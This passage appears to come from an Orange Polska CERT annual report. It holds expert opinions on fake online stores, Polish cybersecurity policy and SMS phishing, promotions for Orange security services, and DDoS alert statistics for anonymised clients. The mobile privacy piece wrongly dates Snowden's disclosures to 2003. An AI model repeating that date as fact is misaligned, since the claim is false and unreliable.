There are also new phenomena worth noting. In 2019, at the BlackHat conference in the presentation: „Infiltrating Corporate Intranet Like NSA – Pre-auth RCE on Leading SSL VPNs” it was shown how without authentication, you can attack/take over VPN servers from three well-known manufacturers. In one of the cases discussed, an attack on the Twitter infrastructure was shown (including skipping the two-factor authentication). From the technical side, vulnerability classes used in the presented attacks have been known for over a dozen years (although finding them certainly was not easy). You could say that they were waiting to be discovered. How many such “discoveries” await us? Or maybe we should ask when it will be discovered that the “discovery” took place a few years ago, only the effects of this fact were revealed with a certain delay...

Can we recognize the organizations which have not started learning “cyber” in 2020 that they will be ”losers”? Or maybe in every company the knowledge on how to repel attacks will be so common and, thus, required like a first aid kit? However, if this year we will be dealing with a global threat in the world of cyber - then you need to be aware that aspirin from an ordinary first aid kit may not be enough for such a cyber pandemic...

Gabriel Gatner

A lawyer specializing in new technology law. Partner at Gatner & Gatner law office in Katowice. Founder of the legalniewsieci.pl website.

Online shopping is now a daily practice. However, the customer often loses orientation associated with the store, while is looking for the right product. Ads that remembering the search results, often transfer the customer to the store that is completely unknown and the user cannot verify it. The most important element is the price, which always attracts. It is this pattern that often causes customers to fall into the trap of a fake online store!

Every day, via Legalniewsieci.pl, we inform you about online threats, in particular about fake stores. The list of suspicious business entities, to which 5 stores are added every day, already are over 600. Some of them no longer work, but some of them are doing really well.

Why the number of fake stores is increasing?

A fake store is above all a very good and easy source of income for criminals who, over the period of the store's operation, can be enriched by significant sums of money. Most importantly, they do not need to show special technical (programming) knowledge to create such a store. Currently, every day Legalniewsieci.pl readers inform about an average of 10 stores for audit. On the other hand, the number of fake stores increases every day, two others appear in place of the one being closed. Although the Regulation of the European Parliament and Council of the European Union regarding enhanced cooperation in the field of consumer protection has been in force since January 17, 2020, which allows the Office of Competition and Consumer Protection (hereinafter: UOKiK) to block dishonest sellers, so far such blockades have not occurred yet. Why? First of all, in the case of a fake store, the most important is the operating time. It is better to publish warning information to potential customers of a suspicious store than trying to block it. At the same time, action time has the most important role here. The purpose of the fake store is not activities planned for several months, but a maximum of several days or one week. The most common phenomenon we have seen is launching fake stores on Friday, which is additionally connected with intensive advertising campaign via Google or Facebook. This plan allows for the relative calm and the lack of a large number of negative warnings, due to the lack of full activity of information portals over the weekend. In two days, criminals want to deceive their customers, and after all, just turn off the store and use it under a new domain.

Advertisement on Facebook or banner on a well-known website.

The main element that makes fake stores so effective is their paid promotion. The customers browsing Facebook can find ads and, on impulse, decide to buy in the store, which they see for the first time. However, the element of "turning off" consciousness is the lower price of the product that they were looking for earlier. Only after transferring money, the customers verify the store and try to quickly fix their error, which in many cases is already impossible. Similarly, in the case of price comparison websites, where the customer always visits the store that offers the lowest price of the product. This also applies to banner ads appearing on known classifieds websites that rent space for Google (AdSense). A customer is convinced that he was moved to a store that appeared on Onet.pl, Wp.pl or Interia.pl and has a feeling that the store is safe and reliable. He is completely unaware that these banners are paid add, and the fake store has nothing to do with these services.

Solution?

The best solution, because it does not require customer activity, is blocking suspicious websites from the side of the Internet provider – like in Orange Polska case. They will not enter the site that was on Legalniewsieci.pl list of suspicious stores, because they will be automatically informed about the threat via CyberTarcza. Another way to avoid the threat, which, however, requires user activity, is to exchange information, e.g. by participating in the Facebook group "Cheated by fake e-stores", which already has nearly 2,000 users, and is growing by nearly 20 new participants every day.

Mirosław Maj

Founder and President of Cybersecurity Foundation, CIO at ComCERT SA. In 2017-2018 he served as advisor to the Minister of National Defence. In the past he was managing CERT Polska team at NASK. He participated in the development of Polish Act on National Cybersecurity System.

At the beginning of 2019, I published the controversial text 'The crucial year in Polish cybersecurity' on the website of our Foundation. The controversial text, because even though it was the beginning of 2019, described what "happened" just that year. It was an attempt at prophecy, but in reality it was a wish and a dream about what could happen, that we would definitely go towards a significant improvement in cybersecurity in Poland. What came out of it? It is difficult to assess it clearly. The predictions were from categories that are easy to verify, but also more ambiguous, which are not easy to assess. However, I will try to point out a few obvious cases that were successful, or we would like to forget about them quickly.

What was positive?

CYBER.MIL.PL promotion and awareness-raising project
CYBER.MIL.PL was the most successful promotional undertaking in the field of cybersecurity in the history of Polish state administration. Project representatives are present at virtually every industry event and non-stop in social media. They skillfully include practical educational elements in their activities, such as the CTF (Capture The Flag) competition organized by the National Center for Cyberspace Security. It remains to be hoped that as part of this project we will be able to hear about the practical successes associated with the construction of cyberspace troops because in practice CYBER.MIL.PL is part of the project to create cyberspace troops.

Operational consolidation of cooperation as part of Locked Shields 2019 exercises.
These exercises, the results of which have repeatedly brought us reason to be proud. The 2019 edition introduced one more high quality - it combined the efforts of many people from many organizations in the Polish national team. It is hard to practice better cooperation in which it would be necessary to use such large forces. Even if the result of the exercises was not a dream (6th place), the experiences of joint action are of exceptional value, and in the future it can be much better.

Increased quality of functioning of Polish CSIRT teams
For years, we have been accustomed to good ratings of the most experienced Polish response teams, such as CERT Polska or CERT Orange Polska, which is the first Polish certified team. In 2019, three more Polish teams went through the certification process. We are becoming a European leader in the maturity of CSIRT teams. Most likely, this year Poland will have the most certified teams in Europe.

What was negative?

No information security system
We are still moving like there is a fog, in the area of information security, understood as the fight against disinformation. This is progressive cancer for State Security and patching it with ad hoc activities within the national cybersecurity system does not lead to anything good. We need a clear and effective security organization system in this area. At least such as described in the National Cybersecurity System Act in the area of cybersecurity.

No sectoral cybersecurity teams
Probably the most negative element of the implementation of the provisions on the National Cybersecurity System. Indeed, the so-called "Sectoral CSIRTs" are not listed in the act as mandatory, they are simply necessary for many sectors. The competent authorities, with few exceptions in the energy and financial sector, practically do not touch on this topic. If we want to change something in the weakest sectors, then the support of entities in these sectors is necessary. Creating sectoral CSIRTs and ISACs can bring new quality to operational activities.

No budget
The point does not require a comment. We still have no real budget for cybersecurity. Patching the situation with a strange budget and grant mechanisms is no solution. This must be scored to pain.

What to observe in 2020?

It is worth observing everything above, and in particular, of course, those aspects that are to be improved. However, special attention should be paid to the progress of work related to the creation of an ICT system, which, in accordance with the National Cybersecurity System Act, should be provided by the Ministry of Digitization by January 1, 2021, at the latest. In assumptions, it will be the bloodstream for the cooperation process of entities included in the national cybersecurity system.

Another element that needs to be closely watched are the changes related to the planned amendment to the Act. The first experience of the Act, the current (February 2020) lack of government plenipotentiary for cybersecurity, ambiguities related to NASK's subordination, an absolutely key entity in the national cybersecurity system (Ministry of Digitization or Ministry of Science and Higher Education?), objective needs related to the protection of the most important infrastructure

(e.g. in the context of 5G technology) - all this can have a significant impact on how things will go on. There are several significant risks associated with this, therefore the responsibility of decision-makers is particularly high.

(The opinion is a fragment of an article posted on the website of the Safe Cyberspace Foundation - cybsecurity.org)

Daniel Zawiliński

He's been managing the ServerSMS.pl project from the early stage of the start-up to a mature business that effectively supports the mobile communication of the largest companies and organizations. As part of Grupa R22 S.A. and Vercom S.A. he manages direct cooperation with GSM operators. He carries out an innovative RCS project in Poland as part of the ServerSMS.pl Platform, which has become an official partner of Google Jibe. From the beginning of his career path was associated with new technologies, marketing, telecommunications and the e-commerce industry.

Due to the universality of SMS messages, business needs for its use have been growing very fast recently. SMS is the safest and most effective way of A2P communication and the key to maintaining security is investing in appropriate solutions and a partner implementing an effective security policy. It is necessary in this regard to base services on direct connections to GSM Operators. Our experience and observations show that a noticeable part of phishing attacks is not only the result of a data leak but also the reason for entrusting them to partners who do not provide an adequate level of security. Such optimization results mainly from economic reasons and may result in attacks. The existence of phishing is also a result of the level of susceptibility to manipulation and social engineering, therefore the education and the role of the media are important. Keep in mind that education of society is a double-edged sword, because potential criminals also use this information, what we can recently see in the form of an increased number of attempts. So education, yes, but wisely. We are far from Victim blaming, therefore we have developed a system that can recognize a potential attack and we can boast of almost 100% efficiency. I think that the next step to increase global security is close integration with external solutions so that the tests carried out in the previously mentioned solutions are also stopped.

We have already invited several entities to such cooperation, also from the international market where we support each other in anti-phishing activities. The part of these activities is also close cooperation with the CERT Orange, which in our opinion fits perfectly into the security improvement plan.

Tomasz Szmaciński

A graduate of the IT department at the University of Silesia, author of code for one of the largest solutions for mass communication - ServerSMS.pl. As part of the project, he manages a team of programmers implementing mobile communication solutions. He pays particular attention to the aspect of the security of its solutions and for several years as part of the Vercom S.A., he also implements them for the largest projects in the SaaS model.

The fight against ubiquitous phishing in SMS communication has been going on for some time. The methods of fraud are constantly evolving to make them more effective. The media make the subject public, but most often in the context of a post-factum attack. We, being on the "first line", face to attack attempts before they reach the recipients and we can effectively block them within our own solution. We would like SMS communication to be secure and trustworthy, so our goal is to detect and block fraud quickly and efficiently. Ultimately, if possible, reporting to the appropriate authorities. To effectively protect people at risk of fraud, close cooperation between many people, companies, and institutions is necessary. As part of the system analyzing potential frauds, we adapt and update detection methods almost all the time. Because the recognition of a potential threat is very difficult, it was necessary to create appropriate algorithms, organizational procedures, and training for colleagues, which have an impact on very high internal awareness of our organization, and high efficiency of operation. However, we do not stop in our activities and try to go ahead so as not to give even a moment of respite to the fraudsters who try to change their strategy almost every day. To illustrate the situation, we are currently detecting and neutralizing even several thousand unique attempts per month, which translates into tens of thousands of blocked dangerous messages. Our goal is to make their actions ineffective and to stop such practices, it would be a success for us. We are aware that there is still a long way to go for us and our partners. However, we hope that more companies and institutions will join our initiative and create mechanisms to protect consumers, which will be even faster and more effective.

Orange Polska security services

Professional services in the field of cybersecurity

The increasing number of media reports about destructive attacks, further security requirements or penalties for their violation causes a clear growth in interest in cybersecurity solutions and services. More and more organizations are investing in specialized security products. Companies motivated by regulations are urgently implementing information security management systems. More companies are announcing plans to build their own security operations centers (SOC). And soon afterward... exactly the same entities are desperately looking for help on the market, seeing that the implementation of their plans is under threat. The source of the problems is largely common - a shortage of specialists who can perform their duties well. Let's take a closer look at this...

Cybersecurity solutions require qualified staff. Although the possibility of automatic blocking of threats is widely praised, in fact their ongoing professional service is necessary. The sources - on which these solutions are based - can stop logging in correctly, there may be the need to add exceptions, solutions may automatically block too much or too little, sometimes is need to update them and ... from time to time the incidents should be investigated that unfortunately were not blocked with success.

This is not about errors in the solution. Users can find very interesting ways to bypass security. Often encountered shortcomings in terms of current IT support - such as the lack of security patches, make it even easier. The purchase of the "next box" to the server room is simple and quick, its correct operation often exceeds the capabilities (at least temporarily) of non-specialized IT teams. In Orange Polska we approach this issue differently. We try to convince our clients to use the packages of maintenance, monitoring and incident response services together with the best solutions in our offer. Even the best technology in the absence of ongoing maintenance, will degrade its safety functions after some time and cease to fulfill its role. If your company decides to buy solutions in the field of cybersecurity, it is worth to confirm in advance who will deal with such issues as:

- indicating the place of the platform within its cybersecurity architecture;
- preparation of hardware platforms;
- installation and configuration of the solution;
- preparation of technical documentation;
- configuration of security policies;
- maintaining the platform, responding to errors and failures;
- monitoring of incident reports identified by the platform;
- responding to security incidents, including false-positive elimination.

The situation is similar for organizations that want to implement information security management systems. They often reach the wall before the project starts. How to confirm the competences of people who will implement and maintain the management system? How to choose good solutions without using "100% price" as the only criterion? Who will physically perform typical daily duties and manage a number of initiatives that make up the information security management system?

Cybersecurity solutions require qualified staff. Although the possibility of automatic blocking of threats is widely praised, in fact their ongoing professional service is necessary.

In Orange Polska we approach this issue differently. We try to convince our clients to use the packages of maintenance, monitoring and incident response services together with the best solutions in our offer.

Any company that begins to approach issues related to information security in an orderly manner will see that one of the main challenges will be to identify who as CISO (Chief Information Security Officer) will deal with such issues as:

- identifying risks;
- offering security;
- generating security requirements;
- supervision and implementation of security tests (vulnerabilities, penetration, social engineering, organizational ...);
- accepting security exceptions;
- implementing and testing the effectiveness of employee awareness programs;
- creating and supervising the implementation of tasks provided for in activity schedules.

It seems that the magic slogan “we will build a SOC” sometimes becomes a panacea for these problems. However, when companies realize how many unique specializations are needed to monitor and respond to security incidents and how expensive solutions for such centers are, and how many programmers have to employ to build their own based on open-source solutions - the idea ceases to be so financially attractive. Especially when managers realize that the Security Operations Center is by definition monitoring and responding to incidents, but does not deal with other tasks falling within the scope of the CISO role. The shortage of trained specialists, costly implementation and maintenance of security tools and the common monotony of classes (after all, not every company is carried out every day with an advanced attack that raises pressure and releases endorphins) make it very difficult to build and maintain a team of people who every day deals with information protection. Thus, various professional services in the field of cybersecurity are becoming increasingly popular. They may relate to the implementation and maintenance of security tools, monitoring and response to incidents as part of SOC services or even a comprehensive CISO-as-a-Service.

The experience described has prompted us (Orange Polska and Integration Solutions) to prepare a comprehensive package of services that are no longer limited to platform network security and providing the SOC service. During conversations with clients, we noticed that small and medium-sized companies want to focus on their main business activity, while properly securing company and customer data. Despite of good intentions, they often cannot afford to build security teams and hire full-time experts as it would be financially disadvantageous. We have created for them a package of consulting services that supports clients in identifying security gaps (technological and organizational), ongoing security management, and consistent development of the company’s security architecture. Thus, we assume the obligation to ensure the internal security of the company, its data and ICT resources. Orange Polska and Integrated Solutions are not only a service provider and integrator, but a security partner of our Clients.

Jakub Syta

For more information, contact your Orange and Integrated Solutions consultant or write to cybsecurity@orange.com

We have created for them a package of consulting services that supports clients in identifying security gaps (technological and organizational), ongoing security management, and consistent development of the company’s security architecture. Thus, we assume the obligation to ensure the internal security of the company, its data and ICT resources.

Do you cover the right camera?

Over the last three years, delving into the content of the published CERT Orange Polska Reports, I have been observing the frantic increase in threats targeted at mobile devices. It is also hard for me to find an agenda for the industry conference, in which this problem was not discussed. Talking to cybersecurity experts, I get a lot of information about how our mobile devices - smartphones are a tasty bite for criminals.

So the problem is - but why?

Immediately come to my mind scenarios for capturing banking information in order to plan an attack on my humble account. Does it make any sense to criminals? Probably on a large scale and specific bank customers yes, but is that the only reason? Going further, I think that the device itself - its performance parameters: processor, operating memory, wide bandwidth for Internet access give an opportunity to build substantial botnet resources and allow the world to supply computing power “on request” or writing directly to mine cryptocurrencies. Reading and analyzing the threats targeted at our mobile phones, I have long been convinced that everything that is on my phone goes without the concept of privacy. The concept of surveillance is quickly born as a broad set of activities used by various groups of people such as governments, criminals, and terrorists. I ask myself another question about the information I processed in the last 24 hours on my phone, when I wrote an e-mail, talked on WhatsApp, made a transfer, chatted with a doctor, carried out a prescription, did shopping or edited private photos of my children. Do I feel comfortable if I think that other people who I do not know have access to this information?

Privacy is a fundamental right. As stated in Article 12 of the Universal Declaration of Human Rights “No one shall be subjected to arbitrary interference with his privacy, family, home or correspondence, nor to attacks upon his honor and reputation. Everyone has the right to the protection of the law against such interference or attacks.” The UN also guards the formula for ensuring privacy (UN, “The right to privacy in the digital age”). Since Edward Snowden revealed the methods of large-scale interception of information by the US and other Western powers in 2003, we have no doubt that surveillance is a fact. Perhaps we accepted it without much concern with the belief that we have nothing to hide. There are also voices that the right to privacy “means so much that it means nothing” (please see K. Motyka “The right to privacy and dilemmas of contemporary protection of human rights” Lublin 2006).

When I use the Internet professionally and privately, I experience that more and more often portals and applications require more data from me. An example is data that is required during creating an account on various portals. The users constantly agree to provide certain data without carefully reading and wondering why?. When privacy is invaded, other human rights lose their value. Every day, many articles around the world describe massive leaks of sensitive data, including authorizations. This shows that our information is not completely secure. We can always use services such as https://haveibeenpwned.com to check if our data has not been taken over by criminals.

What about the security of mobile devices?

We are constantly talking about securing the network, applications, personal data protection, but everyone is focused on their servers and a modest notebook. May we cover the right camera wanting to feel safer? The most common threats targeted on mobile network users are malicious software and phising. Malicious software is e.g. viruses, spyware, Trojans or various types of worms. This means that other people can copy my data, steal passwords or record from my camera. In turn, phishing, which goes to my phone via email is a tool used by criminals to steal someone else’s identity and try to use this form on me. The suggestion usually consists of persuading the victim to provide the criminals with authorization data or encouraging them to install a file that turns out to be malware. Both of these threats are currently used for criminal purposes, including to spy on or discredit some social groups and famous people. The problem is mainly our carelessness and lack of understanding of how the technology works. An example is the data encryption standard, which, however, most mobile phone users with an available operating system cannot use. These types of phones in their basic configuration provided by the manufacturer do not have mechanisms for encrypting correspondence in audio conversations and using short text or multimedia messages (SMS, MMS). Thus, users are not fully aware of whether their virtual everyday life is safe.

How to take a step further? How to protect users against possible malware infections or social engineering attacks. The manufacturers have introduced auto upgrades for this reason. We often forget about the security of our data, especially on mobile devices.

Most conversations with our clients indicate MDM solutions. First of all, for the needs of remote phone management, quick deletion of its content (erasure), identification of its location, but less often in the direction of analyzing whether the phone is already infected, is it managed by a criminal (malware) or have I just clicked on the link and I am on a fake bank’s website. We do not have a sticker on the phone camera, nor mechanisms that recognize whether the content of a given SMS or MMS is potentially dangerous for us. We believe that the world is perfect or we think that the problem does not concern us. We use passwords and PINs in phone applications, but we do not publish them. We often agree to install additional solutions on our phone. I mean these classes - MDM, DLP and available on the market applications monitoring employees in terms of business data processing or their location.

Reading and analyzing the threats targeted at our mobile phones, I have long been convinced that everything that is on my phone goes without the concept of privacy. The concept of surveillance is quickly born as a broad set of activities used by various groups of people such as governments, criminals, and terrorists.

The solutions offered may fall into the hands of criminals. How can we monitor this? Is it the software? Is it effective? Do I have the right knowledge to evaluate them? A functionality that can help me with this is in the telecommunications operator’s network. Orange Polska CERT and SOC teams have the appropriate knowledge and experience, mechanisms and technology inaccessible to mobile phone users, and are able to effectively identify, block and notify threats. These activities do not focus on me as the problematic user who “clicked” but on the tasks of cybersecurity teams. Do the threats that reach mobile and landline devices do not just that over the network? It is difficult for companies without special preparation to meet these requirements. They need the CyberWatch service, which identifies, blocks and provides reports on connection attempts with threats (e.g. malware, ransomware, phishing) from mobile phones and IP addresses operating in the Orange Polska network. It blocks the contact of our phone with the threat, and already infected with the technology of the criminal. A service based on knowledge, experience and daily work of the Orange Polska cybersecurity team.

CyberWatch effectively blocks the threat, comprehensively keeps me safe on the network, protecting against theft of my data. My phone’s battery and memory are not charged anymore. Is this not the functionality we are looking for? One more benefit of this service is available to all of us because it is cheaper than a SIM card. Please check it out, the test costs nothing, and it is really worth it!

Rafał Wiszniewski

For more information, contact your Orange and Integrated Solutions consultant or write to cybsecurity@orange.com

DDoS attacks on commercial clients

An effective DDoS attack can undermine business continuity. Massed connections towards specific IP addresses cause the saturation of network connection or network devices, making network services unavailable. Both the incoming connections and outgoing connections are blocked. In the case of the former, depending on the resources attacked, clients cannot connect to the company website, nor perform banking operations or receive e-mail. Companies that use virtual telephone exchanges cannot be reached. A company that has been the victim of an attack not only incurs specific financial losses due to unrealized sales operations but also loses reputation because the lack of accessibility of the website, online store or banking operations is hot news, quickly picked up by the media. In addition, outgoing communication from the company is blocked, so employees cannot send emails and use the Internet, which causes further losses.


However, about successful DDoS attacks on Polish companies recently is kind of quiet. Does it mean that they are no longer present? Have the attackers changed their tactic and are using other methods of attacks today, putting DDoS aside? Not necessarily.

The Orange Polska Security Operations Center (SOC) as part of the “DDoS Protection Premium” and “Orange Internet Protection” services ensures the security of over 400 Polish companies from various industries. Initially, only banking institutions were interested in them. At that time only they were victims of DDoS attacks and were in the interest of the attackers. Today, with a very wide availability of attack mechanisms and their low price, the target is entities from various sectors. SOC Orange Polska has already successfully protected from attacks not only clients who received ransom payment requests in exchange for withdrawing from attacks. This also applied to clients who were to be eliminated from the market by competitors. In some cases, it was about lowering goodwill due to loss of online service availability and reputation.


Analysis of DDoS attacks in selected clients

For the purposes of the analysis, we selected 44 largest clients served by SOC Orange Polska as part of the “DDoS Protection Premium” service. It is a service with the highest set of functionalities and mechanisms of protection against attacks, at which SOC informs the Client about detected anomalies each time and together with the Client the decision is made whether to run mitigation (enabling anti-attack mechanisms) or not.

In the first analyzed group there are 16 financial institutions designated as “Bank 1-16”. In 2019, only in one of them, we did not record any alerts indicating a DDoS attack. For 5 institutions, the number of alerts exceeded 50 during the year – chart “Banks – the number of alerts”.




For 4 of them, the value of the unwanted traffic volume was so high that it was decided to launch the mitigation of the attack – chart “Banks – the number of mitigations”. Interestingly, the number of alerts did not match the amount of malicious traffic at all - the largest was targeted at banks with an average annual number of alerts within 15-53 per year.



In 2019, a quarter of banks protected by SOC Orange Polska has been the victim of DDoS attacks. Without effective defense, electronic banking services of these institutions would be inaccessible for clients, and information about it would certainly hit the headlines of newspapers and portals. It would also be a catchy topic on social media.


The cooperative banks were included in a separate scope of the analysis - currently 11 of them use the advanced “DDoS Protection Premium” service. For half of them there were anomalies indicating attempts to saturate the link, however, they were so harmless that it was not decided to launch mechanisms to stop attacks.



In each case of appearing the alert, SOC Orange Polska was in constant communication with representatives of banks. The impact of increased traffic on the availability of banking services was analyzed and verified on an ongoing basis. In terms of the number of alerts, 2 cooperative banks could be placed in the middle rate of the largest Polish financial institutions – chart “The cooperative banks – the number of alerts”.


The last analyzed area are the largest companies from non-financial industries. Here, the annual number of alerts was slightly lower than for the largest banks, but only 4 companies out of 17 protected by SOC Orange Polska did not report any alerts that could indicate a DDoS attack chart – “Other – the number of alerts”. At this point, it is worth paying attention to the fact that the “DDoS Protection Premium” service for clients designated as “ Energetics 2” and “Local Government 2” was launched at the end of 2019.

The largest number of alerts was attended by entities from the content providers, IT services and entities in the energy and logistics sectors.



As many as 4 entities were victims of such a large volume of attacking traffic that it was necessary to launch protection – chart “Other – the number of mitigations”. There is a similar pattern here as in the case of the largest financial institutions - as many as 25% of companies protected by SOC Orange Polska would be victims of a massive DDoS attack if they did not order such a service.

The regularity of the number of mitigations versus the number of alerts is similar to the largest banks: the largest number of mitigations (except for “IT Services 1”) was launched for companies with the average number of alerts per year.



It is also important that the number of DDoS attacks with a significant volume of traffic that threatens the continuity of operations of the companies from the “Other” group was significantly higher than the number of attacks on the largest banks! Charts 4 and 5 clearly show that today no company can feel secure and DDoS attacks can affect entities from various industries. And what is interesting, they do not have to be financial institutions or e-Commerce companies providing online shopping platforms, which, as it may seem, are most exposed to direct losses due to unavailability of Internet services.


Krzysztof Białek

For more information, contact your Orange and Integrated Solutions consultant or write to cybsecurity@orange.com

Mobile devices have their manager

None of the market segments is growing as fast as mobile. The rapid development of technology means a faster increase in the number of potential threats. So we observe the trend of searching for one solution that will allow companies to comprehensively secure and manage not only a smartphone and tablet but also a laptop, desktop, smartwatch or sensor. The category of these systems was called Mobile Device Management - (MDM).

This service available in the Orange offer allows you to fully manage any devices that clients choose and secure them. What is particularly important, it does not require clients to provide infrastructure and does not cause its maintenance costs. After ordering the service, the clients receives data enabling authentication in the management panel and the necessary licenses for the devices to be protected. The solution is also available in the on-premise version (on the client's servers).



Security is the number one need in companies and organizations that are becoming increasingly aware of potential threats. Unfortunately, the current state of security in Polish companies is not perfect - they do not use appropriate measures or tools to protect sensitive corporate data. It is known that today an ordinary smartphone antivirus is not enough - it will not protect us from most threats, because it does not provide the ability to accurately configure security policies, enforce passwords, device geolocation, or remote deletion of data collected on the smartphone. In the context of data security, it is definitely worth mentioning privacy protection. Orange MDM supports in this regard, among others Android Enterprise solution that allows the division of data on the device into a private and business part. This is a very important topic from the perspective of the user, but also for business. In parallel, the solution has the ability to manage applications, such as creating a company store with applications visible for selected devices, their white and blacklist, etc.

